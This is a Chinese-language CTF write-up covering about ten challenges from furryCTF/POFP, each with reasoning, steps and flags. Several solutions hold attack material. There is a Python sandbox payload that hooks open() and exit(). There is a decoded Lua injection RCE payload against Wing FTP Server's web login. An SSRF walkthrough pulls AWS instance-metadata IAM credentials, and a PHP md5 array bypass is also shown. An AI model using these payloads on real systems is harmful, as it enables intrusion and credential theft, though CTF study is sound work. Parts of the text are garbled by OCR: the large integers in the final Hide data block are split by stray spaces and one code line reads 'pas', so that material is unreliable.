签到题

所属类别： Misc

题目描述

题目为已过期的问卷投票链接，flag 藏在投票后页面的 JavaScript 脚本或动态加载内容中

解题思路


题目为已过期的问卷投票链接（https://tp.wjx.top/vm/tUv4AXj.aspx#），flag 藏在投票后页面的 JavaScript 脚本或动态加载内容中，需通过开发者工具提取。

详细操作步骤

浏览器打开链接，F12 打开开发者工具，Ctrl+F 搜索 furryCTF

最终 flag

furryCTF{Cro5s_The_Lock_0f_T1me}



PyEditor

所属类别： Web / Python Sandbox

题目描述

题目提供了一个 Python 在线编辑器，允许用户提交并运行代码。虽然系统对输入进行了严格的 AST（抽象语法树）校验以防止常见的命令注入，但源代码中似乎隐藏了一段用于开发环境调试的遗留逻辑。

解题思路

源码泄露审计：通过阅读 app.py 发现，系统在执行完用户代码后，末尾附带了一段带有 Hey bro, don't forget to remove this before release!!! 注释的“后门”代码。

漏洞利用点：这段调试代码会尝试从环境变量 GZCTF_FLAG 读取 Flag，并利用 with open('/flag.txt', 'w') as f: 将其写入文件。

函数劫持（Hooking）：函数防止程序在中途退出。

通过重写全局 open 函数，将其替换为自定义的类（SpyContext 和 SpyFile），从而在系统尝试“写文件”时，拦截其写入内容并重定向到标准输出（print）。

绕过验证：由于该 Payload 主要使用类定义和赋值操作，成功绕过了 validate_code 中对危险模块和特定方法调用的黑名单限制。

详细操作步骤

在编辑器中输入以下 Payload 并运行：

1. 覆盖全局 exit，防止程序在读取 Flag 前终止

```
global exit
def exit():
    pass
```

2. 构造一个假的 File 对象，用于截获 write 操作

```
class SpyFile:
    def write(self, content):
        # 当系统试图写入 Flag 时，直接将其打印到屏幕上
        print(content)
```

3. 构造一个上下文管理器，因为系统使用的是 with open(...)


```
class SpyContext:
    def __enter__(self):
        return SpyFile()
    def __exit__(self, exc_type, exc_val, exc_tb):
        pas
```

4. 覆盖全局 open 函数

```
def spy_open(*args, **kwargs):
    return SpyContext()
global open
open = spy_open
```

最终 flag

furryCTF{DO_NoT_forg3T_7o_reM0ve_dEbuG_wH3N_69c13d1ae8b3_Re1Ea5E}



flagReader

所属类别： Misc / Web

题目描述

题目提供了一个“flag 查看器”，提示用户 Flag 藏在网页内容中，需要经过两次 Base16（Hex）解码。由于后端容器启动较慢且存在请求频率限制，直接访问可能会遇到 502 错误。

解题思路

1.接口分析：通过开发者工具（F12）观察网络请求，发现网页通过 API 获取 Flag 信息：

/api/flag/length：获取 Flag 编码后的总长度。

/api/flag/char/{index}：获取指定索引位置的单个字符。

2.难点应对：

高频限制：后端服务对并发请求敏感，频繁请求会导致服务器返回 502/503/504 错误。

自动化需求：Flag 长度较长，且经过双重加密，手动拼接和解码效率极低。

3.脚本编写：编写一个具备“容错重试”机制的 JavaScript 异步脚本。脚本需包含以下功能：

自动获取总长度。

循环请求每个字符，并设置 sleep 延迟以降低服务器压力。

遇到 50x 错误时自动进行指数退避重试。

抓取完成后，在控制台直接进行两次 Hex 到字符串的转换。

详细操作步骤

1.打开题目网页，确保服务已就绪。

2.在浏览器控制台（Console）粘贴并运行以下强壮版抓取脚本：

```
(async function crackFlag() {
    console.clear();
    console.log("   启动强壮版抓取脚本 (防 502 崩溃)...");

    const API_BASE = '/api';
    const DELAY_MS = 200; // 每次请求间隔 200 毫秒 (太快会崩，太慢会久)
    const MAX_RETRIES = 10; // 遇到错误重试次数

    // 延时函数
    const sleep = (ms) => new Promise(resolve => setTimeout(resolve, ms));

    // 带重试机制的 Fetch 函数
    async function fetchWithRetry(url, description) {
        let retries = 0;
        while (retries < MAX_RETRIES) {
            try {
                const response = await fetch(url);
                if (response.status === 502 || response.status === 503 || response.status === 504) {
                    throw new Error(`服务器繁忙 (${response.status})`);
                }
                if (!response.ok) {
                    throw new Error(`HTTP 错误 ${response.status}`);
                }
                return await response.json(); // 尝试解析 JSON
            } catch (err) {
                retries++;
```

```
            console.warn(`  ${description} 失败: ${err.message}。正在进行第 ${retries}/${MAX_RETRIES} 次重试...`);
            // 失败后等待更长时间 (指数退避: 1 秒, 2 秒, 3 秒...)
            await sleep(1000 * retries);
        }
    }
    throw new Error(`❌ ${description} 在重试 ${MAX_RETRIES} 次后彻底失败。`);
}

try {
    // 1. 获取 Flag 总长度
    let lenData = await fetchWithRetry(`${API_BASE}/flag/length`, "获取长度");
    let total = lenData.length;
    console.log(`  Flag 总长度: ${total}`);

    let rawString = "";

    // 2. 循环获取每一个字符
    for (let i = 1; i <= total; i++) {
        // 获取单个字符
        let charData = await fetchWithRetry(`${API_BASE}/flag/char/${i}`, `获取第 ${i} 个字符`);

        if(charData && charData.char) {
            rawString += charData.char;
            // 打印进度
            console.log(`☑ [${i}/${total}] 获取成功: ${charData.char} | 当前串: ${rawString.slice(-10)}...`);
        } else {
            console.error(`❌ 第 ${i} 个字符数据异常，停止脚本。`);
            break;
        }

        // 主动休息，防止服务器再次 502
        await sleep(DELAY_MS);
    }

    console.log("\n  抓取完成！");
    console.log("  原始 HEX:", rawString);

    // 3. 解码部分
    function hexToString(hex) {
        let str = '';
        for (let i = 0; i < hex.length; i += 2) {
            str += String.fromCharCode(parseInt(hex.substr(i, 2), 16));
        }
        return str;
```

```
        }

        console.log("\n    正在解码...");
        try {
            let decode1 = hexToString(rawString);
            console.log("    第一次解码:", decode1);
            let flag = hexToString(decode1);

            console.log("\n    %c 最终 FLAG:", "color: red; font-size: 20px; font-weight: bold;");
            console.log(`%c${flag}`, "color: #00ff00; background: #333; font-size: 18px; padding: 10px;");
        } catch (e) {
            console.error("解码失败，请复制上方的原始 HEX 手动解码。", e);
        }

    } catch (e) {
        console.error("❌ 脚本运行出错:", e);
    }
```

3.等待脚本跑完所有进度，脚本会自动在控制台输出解码后的彩色 Flag。

最终 flag

furryCTF{21ec42bf-d921-4b81-9be2-c4160c68c2cc-2e46db5f-3d81-41bb-882b-ff1215d6bf03-dccb8de2-2cb9-45a4-906a-7b6be4fcbfbf}

深夜来客

所属类别: Forensics

题目描述

深夜时分，猫猫的服务器突然发出警报。流量日志显示有针对 FTP 服务器的访问，但奇怪的是，服务器内并没有任何文件。我们需要通过分析流量包，揭开这位“深夜访客”的真实意图。

解题思路

服务识别：通过 Wireshark 打开流量包，虽然题目背景提到 FTP，但筛选 HTTP 流量后发现，服务器响应头（Server）明确标识为 Wing FTP Server(Free Edition)。这说明攻击目标是该 FTP 软件自带的 Web 管理端。

攻击特征定位：在追踪 HTTP 流时，发现大量针对 /admin_loginok.html 或类似登录接口的 POST 请求。

漏洞利用分析：

Wing FTP Server 使用 Lua 作为后端脚本语言。

攻击者在 username 字段中构造了特殊的 Payload：anonymous%00]]…。

这里的 %00（截断）和]]（闭合 Lua 字符串）是为了打破原有的代码结构，强行注入并执行自定义的 Lua 代码。

Payload 解码：注入的代码中包含了 io.popen("id")，这是一种典型的 RCE 手段，用于验证执行权限。

隐藏信息提取：在代码末尾的 Lua 注释（--）中，发现了一串疑似 Base64 编码的字符串。

详细操作步骤

流量筛选：在 Wireshark 中输入过滤器 http.request.method == "POST"，寻找登录尝试。

提取 Payload：定位到关键的数据包（如 Snippet 34），复制 username 字段的内容：

username=anonymous%2500%5d%5d%250dlocal%2bh%2b%253d%2bio.popen(%22id%22)%250dlocal%2br%2b%253d%2bh%253aread(%22*a%22)%250dh%253aclose()%250dprint(r)%250d--ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNfVG9fUm8wdH0%3d

二次 URL 解码：

anonymous%00]]

local h = io.popen("id")

local r = h:read("*a")

h:close()

print(r)

--ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNfVG9fUm8wdH0=

Base64 解码：将注释中的字符串 ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNfVG9fUm8wdH0= 进行解码。

最终 flag

furryCTF{Fr0m_Anon9m0us_To_Ro0t}

EZVM

所属类别：Reverse

题目描述

运行程序后提示“input the flag:”，输入后校验对错。文件名为 EZ_VM.exe，提示程序内部使用了自定义虚拟机指令集进行逻辑保护。

解题思路

静态查杀与误导分析：

使用字符串查看工具可以直观看到 POFP{327a6c4304}。

经测试，该字符串为 Fake Flag。在 VM 题目中，真正的逻辑由一段字节码驱动，明文字符串通常仅用于迷惑初学者。

VM 机制识别：

通过文件名和逆向分析发现，程序实现了一个小型解释器。它会循环读取内部的一段数据作为“指令”，并执行相应的算术运算或内存比对。

手动还原 VM 指令极其耗时且容易出错。

动态调试（动调法）：

由于程序最终必须将“用户输入加密后的结果”与“真正的 Flag（或其加密值）”进行比对，因此在比对函数处设置断点是最高效的解法。

利用 x64dbg 定位 right flag! 或 wrong flag! 字符串，反向推导关键的跳转逻辑（如 JE/JNE）。

内存内存抓取：

在关键的判等函数（如 memcmp、strcmp 或自定义比对循环）处下断点。

当程序运行到断点处时，直接观察寄存器（RAX/RDX 等）或内存转储窗口。此时，解密后的 Real Flag 通常会以明文形式出现在内存中。

详细操作步骤

加载与搜索：打开 x64dbg，载入 EZ_VM.exe。右键点击代码区 -> 搜索 -> 当前模块 -> 字符串引用。

定位关键跳转：在搜索结果中找到 wrong flag!，双击进入汇编代码。在上方不远处找到执行比对的 call 指令及其后的跳转指令（例如 jne）。

设置断点：在比对逻辑处按 F2 下断点。

运行程序：按 F9 运行，在控制台随便输入 1234567890。

提取答案：

程序会在断点处挂起。此时查看右侧寄存器：


RCX 或 RDX 往往指向你输入的加密后的值。

另一个寄存器（或堆栈地址）则指向 真正的 Flag。

在内存窗口中右键“跟随到地址”，即可看到类似 POFP{...} 的字符串。

最终 flag

POFP{317a614304}



ezmd5

所属类别：Web

题目描述

题目给出了一段 PHP 源码，要求通过 POST 传入 user 和 pass 两个参数。逻辑要求两个参数的值不相等，但它们的 MD5 哈希值必须“全等”（===）。

解题思路

代码分析：

条件 1：$user !== $pass —— 要求两个字符串内容不同。

条件 2：md5($user) === md5($pass) —— 要求 MD5 结果完全一致。

绕过方案选择：

Magic Hash（无效）：由于使用了全等运算符 ===，传统的 0e 开头科学计数法绕过（弱类型转换）在此处失效。

数组绕过（有效）：在 PHP 中，md5() 函数预期接收字符串。如果传入的是数组，md5() 会产生警告并返回 NULL。

漏洞原理：

当我们构造 user[] = 1 和 pass[] = 2 时：

$user 是数组 [1]，$pass 是数组 [2]。

$user !== $pass 成立。

md5($user) 为 NULL，md5($pass) 为 NULL。

NULL === NULL 成立，从而成功绕过 if 判断并执行 file_get_contents($flag_path)。

详细操作步骤

在没有 HackBar 的情况下，直接使用浏览器开发者工具（F12）的 Console（控制台） 发送异步请求：

打开题目所在的 Web 页面。

按 F12，进入 Console 选项卡。


粘贴并运行以下 JavaScript 脚本：

```
fetch(window.location.href, {
    method: 'POST',
    headers: {
        'Content-Type': 'application/x-www-form-urlencoded',
    },
    body: 'user[]=1&pass[]=2' // 通过数组形式传参
})
.then(res => res.text())
.then(text => console.log(text));
```

查看控制台回显，成功获取 Flag。

最终 flag

POFP{9b3a5450-9ea3-4b9d-b559-76c7ec853e55}



CyberChef

所属类别：Misc / Crypto

题目描述

猫猫给了一份“炸鸡食谱” Fried Chicken.txt，但这份食谱看起来非常古怪，充斥着“将蜂蜜加入搅拌碗”、“液化内容物”等指令。这似乎不是一份真的食谱，而是一段隐藏的代码。

解题思路

特征识别：

观察 Fried Chicken.txt 的格式，它具有明显的 Ingredients（原料）和 Method（方法）结构。这符合 Chef 编程语言 的特征。Chef 是一种深奥的编程语言，旨在让程序看起来像食谱。

Chef 代码执行：

使用 Chef 语言解释器运行该“食谱”。

程序执行后，会输出一串看似乱码的字符：

==QfBdVQf9UNf9kVJZ1X5VDZzJXdoR1X5dTYyN0Xu90XzdTZndWdO9Fb542bs92QfVWbwM1XltWMM9FZxU3bX9VS7ZEVDlncyVnZ

字符串处理（逆序）：

观察输出字符串，发现其末尾没有 Base64 常见的 = 填充符，反而开头有两个 ==。

尝试将字符串进行反转（Reverse）。

Base64 解码：

反转后的字符串变为标准 Base64 格式，对其进行解码即可得到最终 Flag。

详细操作步骤

运行食谱： 将 Fried Chicken.txt 的全部内容复制到 Chef 解释器中并点击运行。得到输出：

==QfBdVQf9UNf9kVJZ1X5VDZzJXdoR1X5dTYyN0Xu90XzdTZndWdO9Fb542bs92QfVWbwM1XltWMM9FZxU3bX9VS7ZEVDlncyVnZ

使用 CyberChef 工具（呼应题目名）：

打开 CyberChef。

放入刚才的输出字符串。

在左侧 Recipe 栏搜索并添加 Reverse 节点。

接着添加 From Base64 节点。

获取结果： 解码后直接输出 Flag。

最终 flag

furryCTF{I_Wou1d_L1ke_S0me_Colon9l_Nugge7s_On_Cra7y_Thursd5y_VIVO_5O_AWA}

迷失

所属类别： Crypto / 数学分析

题目描述

题目提供了一段加密脚本 Encrypt.py 和一串十六进制密文。加密算法虽然看起来复杂，但其核心函数表现出明显的保序性（Order-Preserving）：即如果明文 $A < B$，则对应的密文 $E(A) < E(B)$。

解题思路

算法性质分析：

通过审计加密源码（或根据密文分布规律）可以确认，该算法将每个字符映射为一个 16 位的整数，且映射函数是单调递增的。这种加密方式被称为 OPE (保序加密)。

建立“路标”映射：

由于题目给出了已知的前缀 Now flag is furryCTF{ 和后缀 } - made by QQ... qwq，我们可以首先提取这些已知字符及其对应的密文，建立一个“密文-明文”的有序映射表。

区间压缩与数学夹逼：

对于 Flag 内部未知的密文数值，利用 OPE 的单调性，寻找其在映射表中的前驱（小于该值的最大密文）和后继（大于该值的最小密文）。

例子：若未知密文 C 满足 $E('b') < C < E('d')$，由于 ASCII 码中 $b(98)$ 与 $d(100)$ 之间仅有 $c(99)$，则该字符必为 'c'。

攻克变体字符 (Leet Speak)：

题目在 Order 和 Preserving 等单词中故意使用了数字 6 和 7 进行混淆。通过计算密文在数字区间（如 '5' 与 '8' 之间）的具体数值大小，可以唯一确定这些数字位，排除掉字母原型的干扰。

详细操作步骤

密文预处理：将十六进制字符串按每 4 位（16 位整数）切分为列表。

构建路标库：

N (ASCII 78) $\rightarrow$ 0x4ee0 (20192)

Q (ASCII 81) $\rightarrow$ 0x50f1 (20721)

5 (ASCII 53) $\rightarrow$ 0x39d0 (14800)

8 (ASCII 56) $\rightarrow$ 0x3b80 (15232)

逻辑推演（以 Or6er 为例）：

待解密文 0x3a60 (14944)。

查表发现：$14800 (明文'5') < 14944 < 15232 (明文'8')$。

ASCII 范围在 54~55 之间，对比后文 0x3af0 (15088) 对应的 '7'，确定此处的较小值为 '6'。

单词拼凑：通过 cryption (Crypto + Python) 和 Pleasure Query 等上下文辅助校验，最终还原出完整的 Flag。

最终 flag

furryCTF{Pleasure_Query_Or6er_Prese7ving_cryption_owo}

CCPreview

所属类别： Web / Cloud Security

题目描述

开发组上线了一个网页预览工具，允许用户输入 URL 并查看返回内容。已知该服务部署在 AWS EC2 实例上，且开发者认为仅使用 curl 代理不存在安全漏洞。

解题思路

漏洞识别： 该预览工具存在典型的 SSRF（服务端请求伪造） 漏洞。由于后端没有对用户输入的 URL 进行协议、域名或 IP 的黑白名单过滤，攻击者可以强迫服务器发起指向其内部网络的请求。

攻击目标定位： 在云环境中，SSRF 的头号目标是 IMDS（Instance Metadata Service）。AWS 在本地链路地址 169.254.169.254 上运行着元数据服务。通过该服务可以获取实例的配置信息，甚至 IAM 角色的临时凭证。

信息收集路径：

探测元数据接口：http://169.254.169.254/latest/meta-data/

定位 IAM 角色：http://169.254.169.254/latest/meta-data/iam/security-credentials/

获取安全凭证：访问角色对应的路径，获取包含 AccessKeyId 和 SecretAccessKey 的 JSON 数据。

详细操作步骤

探测服务：在页面输入框输入 http://169.254.169.254/latest/meta-data/，确认返回了元数据目录（如 ami-id, iam/ 等）。

寻找角色名：输入 http://169.254.169.254/latest/meta-data/iam/security-credentials/。返回结果显示角色名为：admin-role（示例名称）。

提取凭证与 Flag： 构造最终 Payload：http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role。


结果分析： 服务器返回如下 JSON 数据：

```
{
   "Code": "Success",
   "Type": "AWS-HMAC",
   "AccessKeyId": "AKIA_ADMIN_USER_CLOUD",
   "SecretAccessKey": "POFP{a380839b-79e9-4719-97a3-a55593d1931f}",
   "Token": "MwZNCNz...",
   "Expiration": "2099-01-01T00:00:00Z"
}
```

观察发现，Flag 格式的字符串直接硬编码在 SecretAccessKey 字段中。

最终 flag

POFP{a380839b-79e9-4719-97a3-a55593d1931f}



Hide

所属类别： Crypto

题目描述

题目提供了一个加密脚本 hide.py。其逻辑如下：

将 Flag 填充后转换为 512 位的整数 m。

生成一个 1024 位的素数 x。

计算 $B_i = (A_i \cdot m) \pmod x$。

泄露 A_i 和 $C_i = B_i \pmod{2^{256}}$，其中 $i=0 \dots 5$。

解题思路

数学模型建立：

对于每组泄露的数据，存在整数 y_i（高位部分）和 k_i（模数倍数）满足：

$$A_i \cdot m - k_i \cdot x = y_i \cdot 2^{256} + C_i$$

已知：$m \approx 2^{512}$，$y_i \approx 2^{768}$。

保序转化（线性同余）：

将方程两边同时乘以 $2^{-256} \pmod x$，令 $inv\_L = 2^{-256} \pmod x$：

$$m \cdot (A_i \cdot inv\_L) - y_i \equiv C_i \cdot inv\_L \pmod x$$

由于 y_i 是我们要消去的未知高位，而 m 是较小的未知量，这构成了一个典型的 近似最近向量问题 (Approximate CVP)。

格构造 (Lattice Construction)：

构造一个包含 x、A_i 变换系数以及目标值 C_i 变换值的格矩阵。为了平衡 m 和 y_i 的量级差异，需要引入一个权重系数（Scale）。

LLL 规约求解：

使用 LLL (Lenstra-Lenstra-Lovász) 算法在格中寻找短向量。该向量的某个分量将对应于我们要找的隐藏秘密 m（即 Flag）。

详细操作步骤

环境准备：使用 SageMath 编写解密脚本。

参数配置：

模数 x 为 1024 位。

泄露量 C_i 为 256 位。

Flag 的低 160 位由于 pad 函数全为 0，可进一步缩小搜索范围。

矩阵填充：

构造维度为 $(n+2) \times (n+1)$ 的矩阵（$n=6$）：

前 n 行填充模数 x。

第 $n+1$ 行填充 $A_i \cdot 2^{-256} \pmod x$ 的系数。

第 $n+2$ 行填充常数偏置项。

执行规约：运行 M.LLL()。

结果提取：遍历规约后的矩阵行，将数值还原为字节，寻找包含 POFP{ 或符合 flag 特征的字符串。

```
# 将此代码复制到 SageMath 中运行


# 1. 填入题目给出的数据
```

x =
110683599327403260859566877862791935204872600239479993378436152747223207190678474010931362186750321766654526863424246869676333697321126678304486945686795080395648349877677057955164173793663863515499851413035327922547849659421761457454306471948196743517390862534880779324672233898414340546225036981627425482221

A =
[701003776832349281406805894817485351188239827633277612158507940767833079309280003526952618195725539967265201111165474159960888709810958035376588296917628882969878380962304614566813363607543252444091525757956187168531488937048986018580653225945862886837065307076649785025945196100464401794238423505579739564 4,
745120083676813915766154225637691113042996676790610477688081139399824836195448870083288622721538285625523330884969065808612678296815061630909264487030498515205945409196895262234718614260957254975710279342652228479962579024469747515059843563575981996914118259031916748396070309522717992094493951362501729155 15,
251710341660450650487664680884788620836548962627883740086867663569834920648211532562161513437576714946193133583210285852011264516034994008005908450232086945873912855905899872171876870502818954146940524948544844297813943880027448946391552615165408120293947633382810933220387178940848322135774860931135807535 5,
523063442687582307937604453925987306622543249621150849568336804507762261919263712139960869407601519501216648387696066938340869365336344194308906898015447677427094805657384732789682170816296976329170594993568913709021541136709302484474684938697660054957770849871024336474160147612610660869367483262181150328 01,
264805078457164821753193920235419793838951282425013323993465637044122959167315356681034297878079684210347440802674856976928986066676708433321267453046991068623163175979485270114239163488971221423203960113724832529105809531474578690363155194638650861938517497952953871745521329439755650354362466891057541888,
416676637497709426434527789369462303053248310386645184993256481342929667014505232819505888929288040833277782725107285571116638138929073720347581445855760235482780237034010688554625366515137615328717970184763824720864705584623006054834086235668773877425811607505108897334467596729535224718882768013292349839 9]
C = [963542176641132187130797635502572751042153558458152125399326839129347815646 27,
301504064355606934442372214795657693220935200101373643282433601334224839034 97,
706024890440186164536918891499446548066344962159982084719238554764732710192 24,
481517366022116617437640303677952328507779402714628699654616853710762032438 25,
103913167044447094369215280489501526360221467671774409004177689479561470070160,
841100634639704786335921824195394308377146422406038795384266826688553975157 25]

